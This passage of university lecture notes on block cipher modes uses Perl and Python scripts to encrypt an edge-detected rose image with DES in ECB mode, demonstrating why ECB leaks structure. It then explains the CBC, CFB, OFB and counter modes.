- Shown in Figure 3(a) is a graylevel image of a rose. Figure 3(b) shows the edge-detected version of the rose in (a). [For the images that are shown, I started with a colored jpeg image of a rose that I converted to the black-and-white ppm format with the ImageMagick package using the `convert -colorspace Gray -equalize americanpride.jpg myimage.ppm` command, where `americanpride.jpg` is the name of the original color image and `myimage.jpg` the name of the output file for the black-and-white image. The '-equalize' option carries out histogram equaliztion of the gray levels in the output for a superior black-and-white image. Note that you need to carry out the jpeg to ppm conversion because the bytes in the jpeg format do NOT directly represent the pixel brightness values. On the other hand, after the file header, each byte in a ppm file is a grayscale value at a pixel. In other words, after the file header, the bytes in a ppm file are the raw image data. (The file header contains

information regarding the size of the image, etc.) The edge-detected version of the rose was produced by the command: `convert -blur 5x2 -edge 0 myimage.ppm my_edge_image.ppm` which gives us the result shown in (b). The option '`-edge 0`' means that we want edges to be one pixel wide and the option '-blur 5x2' means that, prior to edge detection, we want the image to be smoothed by an 5×5 Gaussian operator whose variance equals 2 pixels.] When we apply DES block encryption to the data in Figure 3(b) and simply display the ciphertext bytes as image gray levels, we get what is shown in Figure 3(c). The ciphertext bytes that are displayed in Figure 3(c) were generated by the following Perl script [This script takes two command-line arguments, the name of the ppm file containing the edge image and the name of the output ppm file into which the ciphertext data will be deposited]:


```
#!/usr/bin/env perl

##  ImageDESEcrypt.pl

##  Avi Kak
##  February 12, 2015

##  This script uses the DES algorithm in the ECB mode to encrypt an image
##  to demonstrate shortcomings of the ECB.  It is best to call this script
##  on an edge-enhanced image.

##  Call syntax:
##
##     ImageDESEncrypt.pl  input_image.ppm   output.ppm

use strict;                                                              #(A)
use warnings;
use Crypt::ECB;                                                          #(B)
use constant BLOCKSIZE => 64;                                            #(C)

die "Needs two command-line arguments for in-file and out-file"          #(D)
    unless @ARGV == 2;                                                   #(E)

my $crypt = Crypt::ECB->new;                                             #(F)
# It is important to supply the PADDING_NONE option here.  With the other
# option, PADDING_AUTO, it will padd extra 8 bytes to each block of 8 bytes
# I read and feed into the encryption function.  This padding, presumably
# all zeros, probably makes sense when you supply the entire file to the
# encrypt function all at once.
$crypt->padding(PADDING_NONE);                                           #(G)
$crypt->cipher('DES') || die $crypt->errstring;                          #(H)
```

```
$crypt->key('hello123');                                                    #(I)

open FROM, shift @ARGV or die "unable to open filename: $!";                #(J)
open TO, ">" . shift @ARGV or die "unable to open filename: $!";            #(K)
binmode( FROM );                                                            #(L)
binmode( TO );                                                              #(M)

my $encrypted = "";                                                         #(N)
my $total_bytes_read = 0;                                                   #(O)
$|++;                                                                       #(P)
while (1) {                                                                 #(Q)
    my $num_of_bytes_read = sysread( FROM, my $buff, BLOCKSIZE/8 );         #(R)
    $total_bytes_read += $num_of_bytes_read;                                #(S)
    if ($total_bytes_read < 2048) {                                         #(T)
        $encrypted .= $buff;                                                #(U)
        next;                                                               #(V)
    }
    $buff .= '0' x (BLOCKSIZE/8 - $num_of_bytes_read)
                          if ($num_of_bytes_read < BLOCKSIZE/8);            #(W)
    $encrypted .= $crypt->encrypt( $buff );                                 #(X)
    print ". " if $total_bytes_read % 2048 == 0;                            #(Y)
    last if $num_of_bytes_read < BLOCKSIZE/8;                               #(Z)
}
syswrite( TO, $encrypted );                                                 #(a)
```


Starting in line (Q), note in the "**while**" loop how we do not encrypt the first 2048 bytes in the image file that is subject to encryption. These initial bytes are transfered directly to the output ciphertext file. This is done to preserve the file header so that the display program would recognize the ciphertext data as a ppm image. Also note that in the script shown above, the **Crypt::ECB** module is asked to use no padding and to use the DES algorithm for block encryption. It is important to turn off automatic padding, as I have done in line (G), for this demonstration to work.

- Lest you think that our being able to see the outline of the flower in the ciphertext data in Figure 3(c) may have something to do

(a) rose.ppm



(b) rose_edgemap.ppm



(c) cipher_rose.ppm

(d) cipher_rose2.ppm

Figure 3: *Shown here are the security risks associated with using a block cipher without chaining. What you see in (b) is an edge image for the rose in (a). The DES-ECB encrypted version of (b) is shown in (c), whereas (d) shows the encrypted output obtained with another block cipher.* (*This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak*)

with the DES algorithm, shown in Figure 3(d) is the ciphertext data obtained with a completely different approach to block encryption. Here we carry out block encryption by randomly permuting the 64 bits in each block according to a pseudorandom order specified by the encryption key. This encryption key itself is generated by randomly permuting a list consisting of the first 64 integers. In Perl, you can conveniently do that with the help of the Fisher-Yates shuffle. See the script that follows.

```
#!/usr/bin/env perl

##  ImageBlockEcrypt.pl

##  Avi Kak (February 13, 2015)

##  Each block of bits read from the image file is represented as an instance
##  of the following class:
##
##             Algorithm::BitVector
##
##  that you can download from the CPAN archive at
##
##  http://search.cpan.org/~avikak/Algorithm-BitVector-1.21/lib/Algorithm/BitVector.pm

##  The block encryption used here is based on a random permutation of the
##  bits in the source file.  For a receiving party to decrypt the
##  information, you will have to send them the key file that is created in
##  line (K).

##  Call syntax:
##
##     ImageBlockEncrypt.pl  input_image.ppm   output.ppm

use strict;
use warnings;
use Algorithm::BitVector;                                                    #(A)
use constant BLOCKSIZE => 64;                                                #(B)

die "Needs two command-line arguments for in file and out file"              #(C)
    unless @ARGV == 2;                                                       #(D)
$|++;                                                                        #(E)

my $inputfile = shift;                                                       #(F)
open my $TO, ">" . shift @ARGV or die "unable to open filename: $!";         #(G)
```

```
# Open 'keyfile.txt' so that you can write the permutaiton order into the
# file (this serves as our "encryption key"):
open KEYFILE, "> keyfile.txt";                                          #(H)
my @permute_indices = 0..BLOCKSIZE-1;                                   #(I)
# Now create a random permutation of the bit positions.  We will use this
# method for encryption in this script.  If you had to represent the
# permutations as an encryption key, that would be a very long key indeed.
fisher_yates_shuffle( \@permute_indices );                              #(J)
print KEYFILE "@permute_indices";                                       #(K)
close KEYFILE;                                                          #(L)

# Let's now start scanning the input file and encrypting it by permuting
# the bits in each block:
my $j = 0;
my $bv = Algorithm::BitVector->new( filename => $inputfile );           #(M)
while ($bv->{more_to_read}) {                                           #(N)
    print "." if $j % 1000 == 0;                                       #(O)
    my $bv_read = $bv->read_bits_from_file( BLOCKSIZE );                #(P)
    if ($j++ < 2048) {                                                  #(Q)
        $bv_read->write_to_file( $TO );                                 #(R)
        next;
    }
    if ($bv_read->length() < BLOCKSIZE) {                               #(S)
        $bv_read->pad_from_right(BLOCKSIZE - $bv_read->length());       #(T)
    }
    my $permuted_bitvec = $bv_read->permute(\@permute_indices );        #(U)
    $permuted_bitvec->write_to_file( $TO );                             #(V)
}                                                                       #(W)
$bv->close_file_handle();                                               #(X)

sub fisher_yates_shuffle {                                              #(Y)
    my $arr =  shift;                                                   #(Z)
    my $i = @$arr;                                                      #(a)
    while (--$i) {                                                      #(b)
        my $j = int rand( $i + 1 );                                     #(c)
        @$arr[$i, $j] = @$arr[$j, $i];                                  #(d)
    }
}
```

- As you can see from the results shown, straightforward block encryption can leave too many clues in the ciphertext for an attacker. For this reason, a straightforward approach to block encryption (meaning using it in the ECB mode) is good only for short messages or messages without too much repetitive structure. In the image data that we used in our demonstration here, there was too much repetitiveness in the the background — since

most of those pixels were zero — and this repetitiveness was only occasionally broken by sudden appearances of gray values at the edges.

- Another shortcoming of ECB is that the length of the plaintext message must be integral multiple of the block size. When that condition is not met, the plaintext message must be padded appropriately.

- The next three modes presented in Sections 9.5.2 through 9.5.4 provide enhanced security by making the ciphertext for any block a function of all the blocks seen previously. These modes also do **not** require that the size of the plaintext be an integral multiple of the block size.

- It is highly recommended that you apply the DES script you wrote for one of your homeworks to an image taken with your digital camera to see for yourself the results presented here.

- Shown in the rest of this section are the Python versions of the Perl scripts presented earlier. I first present the Python script that carries out DES encryption in the ECB mode.

```
#!/usr/bin/env python

##  ImageDESEcrypt.py
```

```
##  Avi Kak
##  February 11, 2016

##  This script uses the DES algorithm in the ECB mode to encrypt an image
##  to demonstrate shortcomings of the ECB.  It is best to call this script
##  on an edge-enhanced image.

##  Call syntax:
##
##      ImageDESEncrypt.py  input_image.ppm   output.ppm


import sys
from Crypto.Cipher import DES                                                    #(A)

if len(sys.argv) is not 3:                                                       #(B)
    sys.exit('''Needs two command-line arguments, one for '''
             '''the source image file and the other for the '''
             '''encrypted output file''')

BLOCKSIZE = 64                                                                   #(C)

cipher = DES.new(b'hello123', DES.MODE_ECB)                                      #(D)

FROM = open(sys.argv[1], 'rb')                                                   #(E)
TO = open(sys.argv[2], 'wb')                                                     #(F)

end_of_file = None                                                               #(G)
total_bytes_read = 0                                                             #(H)
while True:                                                                      #(I)
    bytestring = ''                                                              #(J)
    for i in range(BLOCKSIZE // 8):                                              #(K)
        byte = FROM.read(1)                                                      #(L)
        if byte == '':                                                           #(M)
            end_of_file = True                                                   #(N)
            break                                                                #(O)
        else:
            total_bytes_read += 1                                                #(P)
            bytestring += byte                                                   #(Q)
    if end_of_file:                                                              #(R)
        bytestring += '0' * (8 - total_bytes_read % 8)                           #(S)
    cipherout = cipher.encrypt(bytestring) if total_bytes_read >= 2048 else bytestring #(T)
    TO.write(cipherout)                                                          #(U)
    if end_of_file: break                                                        #(V)
    if total_bytes_read %2048 == 0:                                              #(W)
        print ".",                                                               #(Y)
        sys.stdout.flush()                                                       #(Z)
TO.close()
```

- You would call the script shown above in exactly the same way

as you did for the Perl script **ImageDESEncrypt.pl** presented earlier. In other words, your call will look like

```
ImageDESEncrypt.py    your_edge_enhanced_image.ppm    output_image.ppm
```

- Finally, here is **ImageBlockEncrypt.py** as the Python version of the Perl script **ImageBlockEncrypt.pl** presented earlier:

```
#!/usr/bin/env python

##  ImageBlockEcrypt.py

##  Avi Kak (February 11, 2016)

##  Each block of bits read from the image file is represented as an instance of the
##  Python BitVector class.

##  The block encryption used here is based on a random permutation of the bits in
##  the source file.  For a receiving party to decrypt the information, you will have
##  to send them the key file that is created in line (K).

##  Call syntax:
##
##     ImageBlockEncrypt.py  input_image.ppm   output.ppm

import sys
import random
from BitVector import *                                                    #(A)

if len(sys.argv) is not 3:                                                 #(B)
    sys.exit('''Needs two command-line arguments, one for '''
     '''the source image file and the other for the '''
     '''encrypted output file''')

BLOCKSIZE = 64                                                             #(C)
inputfile = sys.argv[1]                                                    #(D)
TO = open(sys.argv[2], 'w')                                                #(E)

# Open 'keyfile.txt' so that you can write the permutaiton order into the
# file (this serves as our "encryption key"):
KEYFILE = open("keyfile.txt", 'w')                                         #(F)
permuted_indices = range(BLOCKSIZE)                                        #(G)
# Now create a random permutation of the bit positions.  We will use this
# method for encryption in this script.  If you had to represent the
# permutations as an encryption key, that would be a very long key indeed.
random.shuffle(permuted_indices)                                           #(H)
```

```
KEYFILE.write(str(permuted_indices))                                    #(I)
KEYFILE.close()                                                         #(J)

# Let's now start scanning the input file and encrypting it by permuting
# the bits in each block:
j = 0                                                                   #(K)
bv = BitVector( filename = inputfile )                                  #(L)
while bv.more_to_read:                                                  #(M)
    if j %1000 == 0:                                                    #(N)
        print ".",                                                      #(O)
        sys.stdout.flush()                                              #(P)
    bv_read = bv.read_bits_from_file( BLOCKSIZE )                       #(Q)
    j += 1                                                              #(R)
    if j < 2048:                                                        #(S)
        bv_read.write_to_file( TO )                                     #(T)
        continue                                                        #(U)
    if bv_read.length() < BLOCKSIZE:                                    #(V)
        bv_read.pad_from_right(BLOCKSIZE - bv_read.length())            #(W)
    permuted_bitvec = bv_read.permute( permuted_indices )               #(X)
    permuted_bitvec.write_to_file( TO )                                 #(Y)
bv.close_file_object();                                                 #(Z)
TO.close()
```

- The call syntax for the script shown above is the same as what you saw earlier:

```
ImageBlockEncrypt.py    your_edge_enhanced_image.ppm    output_image.ppm
```

9.5.2: The Cipher Block Chaining Mode (CBC)


- To overcome the security deficiency of the ECB mode, the input to the encryption algorithm consists of the XOR of the plaintext block and the ciphertext produced from the previous plaintext block. See Figure 4.

- This makes it more difficult for a cryptanalyst to break the code using strategies that look for patterns in the ciphertext, patterns that may correspond to the known structure of the plaintext.


- To get started, the chaining scheme shown in Figure 4 obviously needs what is known as the **initialization vector** for the first invocation of the encryption algorithm.

- The initialization vector, denoted IV, is sent separately as a short message using the ECB mode.

- With this chaining scheme, the ciphertext block for any given plaintext block becomes a function of all the previous ciphertext blocks.



CBC Encryption



CBC Decryption

Figure 4: *The Cipher Block Chaining Mode for using a block cipher.* (*This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak*)

9.5.3: The Cipher Feedback Mode (CFB)

- This approach. illustrated in Figure 5, allows a block cipher to be used as a **stream cipher**. [With a block cipher, if the length of the message is not an integral number of blocks, you must pad the message. It is not necessary to do so with a stream cipher.]

- This mode works as follows:

  – Start with an **initialization vector**, IV, of the same size as the blocksize expected by the block cipher. The IV is stored in shift register for reasons that will shortly be clear.

  – Encrypt the IV with the block cipher encryption algorithm.

  – Retain only one byte from the output of the encryption algorithm. Let this be the most significant byte. Discard the rest of the output.

  – XOR the byte retained with the byte of the plaintext that needs to be transmitted. Transmit the output byte produced.

  – Shift the IV one byte to the left (discarding the leftmost byte) and insert the ciphertext byte produced by the previous step


as the rightmost byte. So the new IV is still of the same length as the block size expected by the encryption algorithm.

– Go back to the step "Encrypt the IV with the block cipher encryption algorithm".


- Figure 5 shows these steps on a recurring basis for both encryption and decryption. The figure is slightly more general than the description above because it assumes that you want the unit of transmission to be s bits, as opposed to 1 byte. But it is typically the case that $s = 8$.

- A most important thing to note about the scheme in Figure 5 is that only the encryption algorithm is used in both encryption and decryption. This can be an important implementation-level detail for those block ciphers for which the encryption and the decryption algorithms are significantly different. AES is a case in point.

- Note that the ciphertext byte produced for any plaintext byte depends on all the previous plaintext bytes in the CFB mode.



CFB Encryption



CFB Decryption

Figure 5: *The Cipher Feedback Mode for using a block cipher.* (*This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak*)


9.5.4: The Output Feedback Mode (OFB)

- Very similar to the CFB mode. Therefore, this scheme can also be used as a stream cipher.


- The only difference between CFB and OFB is that, as shown in Figure 6, now we feed back one byte (the most significant byte) from the output of the block cipher encryption algorithm, as opposed to feeding back the actual ciphertext byte. This, as further explained below, makes OFB more resistant to transmission bit errors.

- Considering CFB, let's say that you have encrypted and transmitted the first byte of plaintext. Now suppose this byte is received with a one or more bit errors. In addition to producing an erroneous decryption for the first byte, that error will also propagate to downstream decryptions because the received ciphertext byte is also fed back into the decryption of the next byte.

- On the other hand, what is fed back in OFB is completely locally generated at the receiver. That is, the information that is fed back is not exposed to the possibility of transmission errors in OFB.



OFB Encryption



OFB Decryption

Figure 6: *The Output Feedback Mode for using a block cipher.* (*This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak*)

9.5.5: The Counter Mode (CTR)

- Whereas the previous two modes, CFB and OFB, are intended to use a block cipher as a stream cipher, the counter mode (CTR) retains the pure block structure relationship between the plaintext and ciphertext.

- In other words, for each b-bit input plaintext block, the scheme produces an b-bit ciphertext block. Furthermore, the block cipher encryption algorithm that is used carries out a b-bits to b-bits transformation.

- In CFB and OFB, on the other hand, whereas the block-cipher encryption algorithm did carry out a b-bits to b-bits transformation, only s bits of plaintext, with $s < b$, were converted into s bits of ciphertext at one time. Moreover, s is typically 8 for the 8 bits of a byte in CFB and OFB.

- As shown in Figure 7 (and as is also true for the OFB mode, but not for the CFB mode), no part of the plaintext is directly exposed to the block encryption algorithm in the CTR mode. The encryption algorithm encrypts only a b-bit integer **produced by the counter**. What is transmitted is the XOR of the encryption of the integer and the b bits of the plaintext.

- For the counter value, we start with some number for the first plaintext block and then increment this value modulo 2^b from block to block, as shown in Figure 7.

